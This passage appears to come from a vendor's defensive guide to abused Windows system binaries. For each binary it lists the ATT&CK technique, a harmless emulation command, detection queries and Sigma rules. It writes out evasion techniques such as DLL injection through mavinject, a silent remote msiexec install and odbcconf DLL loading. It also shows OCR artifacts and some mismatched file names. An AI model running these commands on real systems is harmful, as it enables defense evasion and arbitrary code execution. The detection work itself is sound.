
```
[(process:binary_ref.name LIKE '%\ilasm.exe')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → ilasm.exe

on the other hand, the compiled binary (aiq_js_code.exe) will have the following one:

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → aiq_il_code.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_ilasm.yml

Back to Top

Jsc.exe

Binary description

jsc.exe is a command-line tool that is included with Microsoft's .NET Framework. It stands for "JavaScript Compiler" and is used to compile JavaScript code into .NET bytecode, which can be executed by the Common Language Runtime (CLR).

The jsc.exe tool can be used to create standalone applications, Windows services, or console applications that run on the .NET Framework. It can also be used to create code libraries that can be used by other .NET applications.

TTPs and tactics

- Defense Evasion: Obfuscated Files or Information: Compile After Delivery (T1027.004)

How do the adversaries use it?

An attacker can deliver a source code file containing the malicious code to the target system and then use jsc.exe to compile the code into an executable file. By compiling the code on the target system, the attacker can avoid detection by security software that may have signatures or behavioral patterns for known malicious executables.

The use of jsc.exe in this context requires that the attacker has already gained access to the target system and has the necessary permissions to execute the compiler. Once the code is compiled, the attacker can execute it to achieve their malicious goals, such as stealing sensitive data or taking control of the compromised system.

AttackIQ Scenarios

Compile After Delivery using "jsc.exe" Script

Description

This scenario will execute the following command:

```
jsc.exe aiq_js_code.js
```


The content of the aiq_il_code.txt is:

```
print('AttackIQ compiled JScript binary has been executed');
```

After compiling the binary, the scenario will execute the compiled file and search for the message "AttackIQ compiled JScript binary has been executed" in the stdout.

The scenario will be marked as Not Prevented if the message "AttackIQ compiled JScript binary has been executed" is present in the stdout of the compiled binary execution.

Execution



(Click for Larger)

Scenario IOCs


```
[(process:binary_ref.name LIKE '%\jsc.exe' AND process:command_line LIKE '%.js%')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → csc.exe → cvtres.exe

on the other hand, the compiled binary (aiq_js_code.exe) will have the following one:

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → aiq_js_code.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_jsc.yml

Back to Top

Mavinject.exe

Binary description

Mavinject.exe is a legitimate Windows system file that is part of the Microsoft Application Virtualization (App-V) platform. This file is used to inject or launch virtualized applications in the App-V environment. The App-V platform allows applications to be virtualized and streamed to client computers without the need for local installation.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution: Mavinject (1218.013)

How do the adversaries use it?

Adversaries may abuse mavinject.exe to inject malicious DLLs into running processes (i.e. Dynamic-link Library Injection), allowing for arbitrary code execution (ex. `C:\Windows\system32\mavinject.exe PID /INJECTRUNNING PATH_DLL`). Since mavinject.exe may be digitally signed by Microsoft, proxying execution via this method may evade detection by security products because the execution is masked under a legitimate process.

AttackIQ Scenarios

System Binary Proxy Execution using “mavinject.exe” Script

Description

This scenario will execute a binary that will sleep for 15 seconds.


After doing that, the scenario will grab its PID and execute the following command:

```
mavinject.exe $sleep_pid /INJECTRUNNING injectable_dll.dll
```

The DLL injectable_dll.dll will create a file in the temp directory.

The scenario will verify if the file exists and mark the scenario as not prevented. The scenario will be marked as prevented if the file does not exist.

Execution




(Click for Larger)

Scenario IOCs

```
[((process:parent_ref.binary_ref.name != 'C:\Windows\System32\AppVClient.exe') AND process:command_line LIKE '% /INJECTRUNNING %')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → cmd.exe → mavinject.exe



6:35:3...	ai_exec_server.exe	2876	Process Create	C:\Program Files\AttackIQ\Agent\AiRunCommandAsUser.exe	SUCCESS	PID: 2516, Command line: "...
6:35:3...	AiRunCommandAsUser.exe	2516	Process Start		SUCCESS	Parent PID: 2876, Comman...
6:35:3...	AiRunCommandAsUser.exe	2516	Process Create	C:\Program Files\AttackIQ\Agent\engine\py3\python.exe	SUCCESS	PID: 9440, Command line: "...
6:35:3...	python.exe	9440	Process Start		SUCCESS	Parent PID: 2516, Comman...
6:35:3...	python.exe	9440	Process Create	C:\WINDOWS\system32\cmd.exe	SUCCESS	PID: 7260, Command line: C...
6:35:3...	python.exe	9440	Process Create	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 380, Command line: C:...
6:35:3...	powershell.exe	380	Process Start		SUCCESS	Parent PID: 9440, Comman...
6:35:3...	powershell.exe	380	Process Create	C:\Users\ADMINI~1\AppData\Local\Temp\fUnTOw1oahtm6\sleepingbinary5se...	SUCCESS	PID: 268, Command line: "C...
6:35:3...	sleepingbinary5sec.exe	268	Process Start		SUCCESS	Parent PID: 380, Command l...
6:35:4...	powershell.exe	380	Process Create	C:\WINDOWS\system32\cmd.exe	SUCCESS	PID: 9276, Command line: "...
6:35:4...	cmd.exe	9276	Process Start		SUCCESS	Parent PID: 380, Command l...
6:35:4...	cmd.exe	9276	Process Create	C:\WINDOWS\system32\mavinject.exe	SUCCESS	PID: 2388, Command line: m...
6:35:4...	mavinject.exe	2388	Process Start		SUCCESS	Parent PID: 9276, Comman...
6:35:5...	sleepingbinary5sec.exe	268	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
6:35:5...	mavinject.exe	2388	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
6:35:5...	cmd.exe	9276	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
6:36:0...	powershell.exe	380	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
6:36:0...	python.exe	9440	Process Exit		SUCCESS	Exit Status: 0, User Time: 2....
6:36:0...	AiRunCommandAsUser.exe	2516	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....

(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_mavinject_process_injection.yml

Back to Top

Microsoft.Workflow.Compiler.exe

Binary description

Microsoft.Workflow.Compiler.exe is a command-line tool used in Microsoft's Windows Workflow Foundation (WF) to compile workflow definitions into executable code.

TTPs and tactics

- Defense Evasion: Trusted Developer Utilities Proxy Execution (T1127)

How do the adversaries use it?

An adversary could use this, too to compile and execute C# or VB.net code in a XOML file.

AttackIQ Scenarios

Trusted Developer Utilities Proxy Execution using "Microsoft.Workflow.Compiler.exe" Script

Description

This scenario will execute the following command:

```
Microsoft.Workflow.Compiler.exe aiq_csharp_code.xml aiq_microsoft_workflow_compiler_results.xml
```

If the scenario is successful, the C# code will be executed and print "AttackIQ C# code has been executed" in the stdout. If that string is present in the stdout the scenario will be marked as Not Prevented.


Execution

Scenario IOCs

```
[(process:binary_ref.name LIKE '%\Microsoft.Workflow.Compiler.exe')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → Microsoft.Workflow.Compiler.exe → csc.exe → cvtres.exe



12:20:56.3411629 PM	ai_exec_server.exe	2876	Process Cre...	C:\Program Files\AttackIQ\Agent\AiRunCommandAsUser.exe	SUCCESS PID: 2632, Command lir
12:20:56.3411744 PM	AiRunCommandAsUser.exe	2632	Process Start		SUCCESS Parent PID: 2876, Comr
12:20:56.5501824 PM	AiRunCommandAsUser.exe	2632	Process Cre...	C:\Program Files\AttackIQ\Agent\engine\py3\python.exe	SUCCESS PID: 7308, Command lir
12:20:56.5501906 PM	python.exe	7308	Process Start		SUCCESS Parent PID: 2632, Comr
12:21:04.0170796 PM	python.exe	7308	Process Cre...	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS PID: 3452, Command lir
12:21:04.0170921 PM	powershell.exe	3452	Process Start		SUCCESS Parent PID: 7308, Comr
12:21:05.4494031 PM	powershell.exe	3452	Process Cre...	C:\WINDOWS\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe	SUCCESS PID: 2616, Command lir
12:21:05.4494094 PM	Microsoft.Workflow.Compiler....	2616	Process Start		SUCCESS Parent PID: 3452, Comr
12:21:08.3407048 PM	Microsoft.Workflow.Compiler....	2616	Process Cre...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe	SUCCESS PID: 4032, Command lir
12:21:08.3407100 PM	csc.exe	4032	Process Start		SUCCESS Parent PID: 2616, Comr
12:21:09.0277441 PM	csc.exe	4032	Process Cre...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe	SUCCESS PID: 2268, Command lir
12:21:09.0277544 PM	cvtres.exe	2268	Process Start		SUCCESS Parent PID: 4032, Comr
12:21:09.0536701 PM	cvtres.exe	2268	Process Exit		SUCCESS Exit Status: 0, User Time
12:21:09.0729198 PM	csc.exe	4032	Process Exit		SUCCESS Exit Status: 0, User Time
12:21:09.3967846 PM	Microsoft.Workflow.Compiler....	2616	Process Exit		SUCCESS Exit Status: 0, User Time
12:21:14.4868168 PM	powershell.exe	3452	Process Exit		SUCCESS Exit Status: 0, User Time
12:21:14.7001885 PM	python.exe	7308	Process Exit		SUCCESS Exit Status: 0, User Time
12:21:14.7206094 PM	AiRunCommandAsUser.exe	2632	Process Exit		SUCCESS Exit Status: 0, User Time

(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_workflow_compiler.yml

Back to Top

Msiexec.exe

Binary description

Msiexec.exe is an executable file that is part of the Microsoft Windows Installer (MSI) application. It is responsible for installing, modifying, and removing software applications on a Windows computer. MSI is a component of the Windows operating system that provides a standardized way of packaging software applications for distribution and installation

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution: Msiexec (T1218.007)

How do the adversaries use it?

Adversaries may abuse msiexec.exe to proxy execution of malicious payloads such as local or network accessible MSI files or DLLs.

AttackIQ Scenarios

System Binary Proxy Execution using “msiexec.exe” Script

Description


This scenario will then execute the following command:

```
msiexec.exe /q /i http://malware.scenarios.attackiq-ntm.com/msi_create_file/aiq_msi.msi
```

The MSI file will create a file in the temp directory when opened.

The scenario will verify if the file exists and mark the scenario as not prevented. The scenario will be marked as prevented if the file does not exist.

Execution




(Click for Larger)

Scenario IOCs

```
[((process:binary_ref.name LIKE '%\msiexec.exe') AND (process:command_line LIKE '%/i%' OR process:command_line LIKE '%-i%' OR process:command_line LIKE '%/package%' OR process:command_line LIKE '%-package%' OR process:command_line LIKE '%/a%' OR process:command_line LIKE '%-a%' OR process:command_line LIKE '%/j%' OR process:command_line LIKE '%-j%') AND (process:command_line LIKE '%/q%' OR process:command_line LIKE '%-q%') AND (process:command_line LIKE '%http%' OR process:command_line LIKE '%\\\\\%'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → msiexec.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_msiexec_install_remote.yml

Back to Top

Netsh.exe

Binary description

Netsh is a command-line utility in Windows operating systems that allows you to configure and troubleshoot network settings. It provides access to many network configuration options, including network interfaces, protocols, filters, and routing tables.

TTPs and tactics

- Credential Access: Network Sniffing (T1040)
- Discovery: Network Sniffing (T1040)

How do the adversaries use it?

An adversary with administrative access to a Windows system could use netsh to capture and analyze network traffic.

AttackIQ Scenarios

Network Sniffing using “netsh.exe trace” Script


Description

In this scenario, the following actions will take place:

- The scenario will execute netsh trace start capture=yes report=disabled traceFile=C:\Users\Public\aiq_netsh_trace_capture.etl
- The scenario will ping 10 times the localhost to generate some traffic
- The scenario will stop the capture.
- If the aiq_netsh_trace_capture.etl file exists, the scenario will be marked as not prevented. Else, it will be marked as prevented.

This scenario requires admin privileges.

Execution




(Click for Larger)

Scenario IOCs

```
[((process:binary_ref.name LIKE '%\netsh.exe') AND (process:command_line LIKE '%start%' AND process:command_line LIKE '%trace%'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → netsh.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_netsh_packet_capture.yml

Back to Top

Odbcconf.exe

Binary description

odbcconf.exe is a command-line tool that is used to manage ODBC (Open Database Connectivity) data sources on Windows operating systems. ODBC is a standard software interface for accessing databases, and ODBC data sources are used to define the connection details for accessing a particular database.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution: Odbcconf (T1218.008)

How do the adversaries use it?

Adversaries may abuse odbcconf.exe to bypass application control solutions that do not account for its potential abuse. Similar to Regsvr32, odbcconf.exe has a REGSVR flag that can be misused to execute DLLs

AttackIQ Scenarios

System Binary Proxy Execution using “odbcconf.exe” Script

Description

This scenario will execute the following command:

```
odbcconf.exe -f odbc.rsp
```

The file odbc.rsp contains:

```
REGSVR odbc.dll
```

The DLL odbc.dll will create a file in the temp directory.


The scenario will verify if the file exists and mark the scenario as not prevented. The scenario will be marked as prevented if the file does not exist.

Scenario IOCs

```
[(((process:binary_ref.name LIKE '%\odbcconf.exe') AND (process:command_line LIKE '%-a%' OR process:command_line LIKE '%-f%' OR process:command_line LIKE '%/a%' OR process:command_line LIKE '%/f%' OR process:command_line LIKE '%regsvr%')) OR ((process:binary_ref.name LIKE '%\rundll32.exe') AND process:parent_ref.binary_ref.name LIKE '%\odbcconf.exe'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → odbcconf.exe



1:47:2...	ai_exec_server.exe	2876	Process Create	C:\Program Files\AttackIQ\Agent\AiRunCommandAsUser.exe	SUCCESS	PID: 7332, Command line: "...
1:47:2...	AiRunCommandAsUser.exe	7332	Process Start		SUCCESS	Parent PID: 2876, Comman...
1:47:2...	AiRunCommandAsUser.exe	7332	Process Create	C:\Program Files\AttackIQ\Agent\engine\py3\python.exe	SUCCESS	PID: 7032, Command line: "...
1:47:2...	python.exe	7032	Process Start		SUCCESS	Parent PID: 7332, Comman...
1:47:3...	python.exe	7032	Process Create	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 2472, Command line: C...
1:47:3...	powershell.exe	2472	Process Start		SUCCESS	Parent PID: 7032, Comman...
1:47:3...	powershell.exe	2472	Process Create	C:\WINDOWS\system32\odbcconf.exe	SUCCESS	PID: 7384, Command line: "...
1:47:3...	odbcconf.exe	7384	Process Start		SUCCESS	Parent PID: 2472, Comman...
1:47:3...	odbcconf.exe	7384	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
1:47:3...	powershell.exe	2472	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
1:47:3...	python.exe	7032	Process Exit		SUCCESS	Exit Status: 0, User Time: 2....
1:47:3...	AiRunCommandAsUser.exe	7332	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....

(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_susp_odbcconf.yml

Back to Top

Pcalua.exe

Binary description

Pcalua.exe is a legitimate Windows executable file that stands for “Program Compatibility Assistant LUA” or “Program Compatibility Assistant Low User Access”. It is a component of the Windows operating system and is responsible for detecting compatibility issues with software applications that are installed on your computer.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution (T1218)

How do the adversaries use it?

an attacker can exploit Pcalua.exe to run their own malicious code by disguising it as the legitimate file.

AttackIQ Scenarios


Indirect Command Execution using “pcalua.exe” Script

Description

In this scenario, the following actions will take place:

- A binary called AIQ_file_creator.exe would be dropped in the current working directory.
- The command “pcalua.exe -a AIQ_file_creator.exe” will be executed.
- If the execution succeeds, a folder and a file inside the TEMP directory will be created.
- If the file exists, the scenario will be marked as “not prevented.” Else, it will be marked as “prevented.”

Execution




(Click for Larger)

Scenario IOCs

```
[(process:binary_ref.name LIKE '%\pcalua.exe' AND process:command_line LIKE '% -a%')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → pcalua.exe → aiq_file_creator.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_pcalua.yml

Back to Top

Pcwrun.exe

Binary description

pcwrun.exe is the is a legitimate Windows executable that will execute the Program Compatibility Wizard.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution (T1218)

How do the adversaries use it?

Adversaries may abuse this binary by leveraging the MSDT follina vulnerability through Pcwrun to execute arbitrary commands and binaries.

AttackIQ Scenarios

